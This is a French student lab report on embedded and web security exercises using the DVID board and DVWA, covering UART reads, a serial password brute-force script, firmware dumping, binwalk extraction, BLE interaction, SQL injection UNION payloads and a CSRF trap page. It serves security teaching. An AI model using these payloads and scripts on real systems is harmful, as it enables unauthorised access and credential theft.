INSA INSTITUT NATIONAL DES SCIENCES APPLIQUÉES HAUTS-DE-FRANCE

Université Polytechnique HAUTS-DE-FRANCE

COMPTE RENDU DU TP

Sécurité system embarqué



2024-2025

Travaille réalisé par

Togola Daouda

Oumar Toure

1 Module 1

1.1 Simple UART

Ce TP1 a pour objectif de configurer une connexion UART sur une carte DVID équipée d'un microcontrôleur ATmega, d'envoyer une commande et d'obtenir un retour correct.

Matériel et logiciels utilisés

- **Matériel :**
  - Carte DVID (ATmega)
  - Dongle UART
  - Câbles de connexion

Logiciels :

- Telecharger et installer sur kali avrdude pour le flashage du firmware

Connexion du dongle UART

- Localisation du port UART sur la carte (en haut à droite)
- Raccordement des broches :
  - RX du dongle → TX de la carte
  - TX du dongle → RX de la carte

Procédure

1. **Installation du firmware**
   - Téléchargement du firmware Simple UART
   - Flashage du firmware avec la commande

avrdude -v -pm328 -cusbasp -u -U flash:w:simpleUart.hex -F

```
┌──(hack㉿Hack)-[~/Downloads]
└─$ avrdude -v -pm328 -cusbasp -u -U flash:w:simpleUart.hex -F
avrdude main() error: "safemode" feature no longer supported

avrdude: Version 7.1
         Copyright the AVRDUDE authors;
         see https://github.com/avrdudes/avrdude/blob/main/AUTHORS

         System wide configuration file is /etc/avrdude.conf
         User configuration file is /home/hack/.avrduderc
         User configuration file does not exist or is not a regular file, skipping

         Using Port                    : usb
         Using Programmer              : usbasp
avrdude usbOpenDevice() warning: cannot query manufacturer for device: error sending control message: Broken pipe
avrdude usbOpenDevice() warning: cannot query product for device: error sending control message: Broken pipe
avrdude: input file simpleUart.hex auto detected as Intel Hex
         AVR Part                      : ATmega328
         Chip Erase delay              : 9000 us
         PAGEL                         : PD7
         BS2                           : PC2
         RESET disposition             : possible i/o
         RETRY pulse                   : SCK
         Serial program mode           : yes
         Parallel program mode         : yes
         Timeout                       : 200
         StabDelay                     : 100
         CmdexeDelay                   : 25
         SyncLoops                     : 32
         PollIndex                     : 3
         PollValue                     : 0x53
         Memory Detail                 :

                                  Block Poll               Page                       Polled
           Memory Type Alias    Mode Delay Size  Indx Paged  Size   Size #Pages MinW  MaxW   ReadBack
           ─────────── ──────── ──── ───── ──── ──── ─────── ────── ──── ────── ────  ────   ────────
```

Flag : Flag-insa-cow

2 Module 2

2.1 Find the Datasheet

Dans ce TP on a intercepté le message UART transmis par une carte équipée d'un microcontrôleur ATMega328p. L'objectif est d'identifier le bon pin de sortie, d'écouter la transmission série et d'extraire un mot de passe.

Installation et flashage du firmware

On a récupéré les fichiers du projet en le téléchargeant sur GitHub et placer dans le répertoire du challenge avec la commande

```
git clone https://github.com/Vulcainreo/DVID.git
cd DVID/training/hardware/findTheDatasheet
```

Flasher la carte avec la commande

```
sudo avrdude -c usbasp -p m328p -U flash:w:findTheDatasheet.ino.arduino_standard.hex
```

```
┌──(hack㉿Hack)-[~/…/DVID/trainings/hardware/findTheDatasheet]
└─$
sudo avrdude -c usbasp -p m328p -U flash:w:findTheDatasheet.ino.arduino_standard.hex
avrdude warning: cannot query manufacturer for device: error sending control message: Broken pipe
avrdude warning: cannot query product for device: error sending control message: Broken pipe

avrdude error: cannot set sck period; please check for usbasp firmware update
avrdude: AVR device initialized and ready to accept instructions
avrdude: device signature = 0×1e950f (probably m328p)
avrdude: Note: flash memory has been specified, an erase cycle will be performed.
         To disable this feature, specify the -D option.
avrdude: erasing chip
avrdude error: cannot set sck period; please check for usbasp firmware update
avrdude: reading input file findTheDatasheet.ino.arduino_standard.hex for flash
         with 14346 bytes in 1 section within [0, 0×3809]
         using 113 pages and 118 pad bytes
avrdude: writing 14346 bytes flash ...

Writing | ################################################## | 100% 9.24 s

avrdude: 14346 bytes of flash written
avrdude: verifying flash memory against findTheDatasheet.ino.arduino_standard.hex

Reading | ################################################## | 100% 7.87 s

avrdude: 14346 bytes of flash verified

avrdude done.  Thank you.
```

Lecture du flag

Une fois la carte flasher on a lu le password grâce à un script python permettant d'interagir avec le lecteur USB


```
import serial

port = '/dev/ttyUSB0'
rate = 9600

ser = serial.Serial(port,rate)
read = ser.readline().decode('utf-8')
print(read)
```

En exécutant le script on a récupéré le password

```
┌──(hack㉿Hack)-[~/Downloads]
└─$ python3 pin.py
D4taSh33tPassWorD
```



Flag récupérer = flag-insa-cow

2.2 DVID – Firmware – DefaultPassword

Le but était d'analyser et d'exploiter une communication UART pour récupérer un mot de passe stocké sur une carte DVID. L'objectif est d'envoyer des tentatives de mots de passe via le port série (RX) et de lire la réponse transmise sur la sortie TX afin de trouver le bon mot de passe.

Flashage du firmware

La première étape consiste à flasher le firmware defaultPassword.ino.arduino_standard.hex sur la carte avec la commande :

```
sudo avrdude -c usbasp -p m328p -U flash:w:defaultPassword.ino.arduino_standard.hex
```

Attaque par force brute via script Python

On a utilisé Un script en Python permet d'envoyer des mots de passe d'un dictionnaire et d'analyser la réponse reçue.

```
import serial
import time

port = '/dev/ttyUSB0'
rate = 9600
ser = serial.Serial(port, rate)
oldval = ""
with open('./dict') as dictionnaire:
    for password in dictionnaire:
        print("Trying : %s" % (password))
        write = ser.write(password.strip().encode('utf-8'))
        read = ser.readline().decode('utf-8')
        print(read)
        if 'ok' in read:
            print("Correct password: %s" % (oldval))
            break
        else:
            oldval = password
            time.sleep(2)
```

2.3 Hardcoded Password

Ce TP consistait à extraire un firmware d'une carte DVID, à analyser son contenu et à récupérer un mot de passe stocké en dur (hardcoded). L'objectif est de démontrer comment un attaquant pourrait exploiter un firmware pour accéder à un message confidentiel.

Dumping du firmware


L'extraction du firmware est réalisée avec la commande

```
avrdude -F -v -p atmega328p -P /dev/ttyUSB0 -c usbasp -u -U flash:r:firmware.bin
```

Analyse du firmware

Nous avons utiliser la commande strings pour extraire les chaînes de caractères contenues dans le firmware :

```
strings -a firmware.bin
```



Envoi du mot de passe à la carte

```
#!/usr/bin/env python3
import serial
s = serial.Serial("/dev/ttyUSB0", 9600)
s.write(b'sup3rp4ssw0rd\r\n')
```

Une fois envoyé, l'écran de la carte affiche le message confidentiel

2.4 Analyse et Extraction de Données EEPROM

Dans cette partie on a analysé un firmware AVR, de comprendre comment il interagit avec l'EEPROM et d'extraire les données stockées. Pour cela, nous utilisons un environnement de simulation avec SimAVR et GTKWave

Installation des outils

```
sudo apt install freeglut3-dev libglfw3-dev libgl1-mesa-dev libglu1-mesa-dev avr-libc gcc-avr libelf-dev
git clone https://github.com/buserror/simavr
cd simavr
make
sudo make install release=1
```



Installation du gtkwave

sudo apt install gtkwave



Après avoir téléchargé le firmware "registry.hex", nous avons utilisé la commande suivante pour le flasher :

Exécution de SimAVR avec traceur sur les registres EEPROM

```
simavr -m atmega328 -f 16000000 registry.hex --add-trace=EEAR=trace@0x41/0xFF
```

On obtient le résultat sorti

```
┌──(hack㉿Hack)-[~/Downloads]
└─$ simavr -m atmega328 -f 16000000 registry.hex --add-trace=EEAR=trace@0x41/0xFF

Loaded 1 section(s) of ihex
Load HEX flash 00000000, 8438 at 00000000
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
Hello ..
^Csignal caught, simavr terminating
```

2.5 Gargoyle

Le but est d'analyser un fichier de firmware à l'aide d'outils binwalk de reverse engineering et de récupération de mot de passe

- **Analyse du Firmware avec binwalk**


  La première étape consiste à analyser le firmware Gargoyle à l'aide de binwalk

```
binwalk -e gargoyle.bin
```

Cette commande permet d'extraire le contenu du firmware, y compris les systèmes de fichiers et autres données cachées.

```
┌──(hack㉿Hack)-[~/Downloads]
└─$ binwalk -e gargoyle.bin
/usr/lib/python3/dist-packages/binwalk/core/magic.py:431: SyntaxWarning: invalid escape sequence '\.'
  self.period = re.compile("\.")
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root-0' '%e'': [Errno 2
ly
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root-0' '%e'': [Errno 2
ly
WARNING: Symlink points outside of the extraction directory: /home/hack/Downloads/_gargoyle.bin.extracted/squashfs-r
WARNING: Symlink points outside of the extraction directory: /home/hack/Downloads/_gargoyle.bin.extracted/squashfs-r
WARNING: Symlink points outside of the extraction directory: /home/hack/Downloads/_gargoyle.bin.extracted/squashfs-r
WARNING: Symlink points outside of the extraction directory: /home/hack/Downloads/_gargoyle.bin.extracted/squashfs-r
```


Une fois l'extraction terminée, binwalk à créer un dossier avec le même nom que le fichier firmware



Exploration des fichiers extraits

Une fois l'extraction terminée, nous explorons les fichiers extraits. En cherchant des fichiers de configuration comme /etc/passwd et /etc/shadow, nous pouvons trouver des informations sur les utilisateurs et leurs mots de passe hachés.

Dans notre cas le mot de passe ce trouvais dans le fichier**/etc/shadow**



3 Module 3


3.1 Caractéristiques RX

L'objectif d'explorer la communication Bluetooth en mode RX en se connectant à une carte DVID et en lisant une caractéristique Bluetooth spécifique (0000ffe1) afin d'obtenir un mot de passe utilisé comme flag



Connexion Bluetooth


Pour intercepter les messages, on a utilisé clé BLE sur notre ordinateur. Alternativement, l'application nRF Connect a été utilisée sur smartphone Android.
Le mot de passe a été récupéré avec succès à partir du champ "Device Name" des messages BLE. En l'envoyant via la liaison série (UART), le flag a été obtenu comme prévu en déchiffrant.





3.2 Caractéristique TX


L'objectif est d'interagir avec un périphérique Bluetooth en mode **TX (Transmission)**. Nous devons envoyer un mot de passe (hello123) à la caractéristique **0000ffe1** pour débloquer l'OTP affiché sur l'écran de la carte DVID





Connexion Bluetooth

Une connexion BLE a été établie à l'aide un smartphone avec l'application **nRF Connect**

La connexion BLE a été établie avec succès via nRF Connect. Le mot de passe a été écrit dans la caractéristique 0000ffe1. En retour, l'appareil a affiché le **code OTP**, validant la réussite de l'opération.







4 Module 4

Pour ce module le docker ne marchait pas sur notre machine du coup on a installé DVWA sur une machine virtuelle pour réaliser le TP.


4.1 SQLI

Objectif de comprendre et exploiter une **faille SQLi (injection SQL)** dans une application web vulnérable, dans le but d'extraire des données sensibles stockées en base de données, notamment le mot de passe en clair de l'utilisateur

Détection de la vulnérabilité


En soumettant une simple apostrophe (') dans le champ utilisateur, l'application retourne une erreur SQL, confirmant la vulnérabilité à l'injection SQL.

Rechercher des informations




Les noms des tables

```
' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database() --
```




Trouver les noms des colonnes de la table users

```
' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
```



Extraire les noms et mots de passe des utilisateurs

```
' UNION SELECT user,password FROM users#
```



On a cracker les hash avec crackstation



username	admin	gordonb	1337	pablo	smithy
password	password	abc123	charley	letmein	password

4.2 CSRF

Le formulaire permet de **changer le mot de passe** mais **ne contient pas de protection CSRF** (pas de token de sécurité).

```
<div class="vulnerable_code_area">
    <h3>Change your admin password:</h3>
    <br />

    <form action="#" method="GET">
        New password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
        Confirm new password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
        <br />
        <input type="submit" value="Change" name="Change">

    </form>
    <pre>Password Changed.</pre>
```

Problème : Un simple **GET request** peut modifier le mot de passe.

On a créé une **page piégée** qui envoie une requête GET à DVWA

```
<html>
	<body>
		<form action="http://localhost:8080/vulnerabilities/csrf/?" method="GET">
			New password:<br />
			<input type="password" AUTOCOMPLETE="off" name="password_new" value="daouda"><br />
			Confirm new password:<br />
			<input type="password" AUTOCOMPLETE="off" name="password_conf" value="daouda"><br />
			<br />
			<input type="submit" value="Change" name="Change">

		</form>

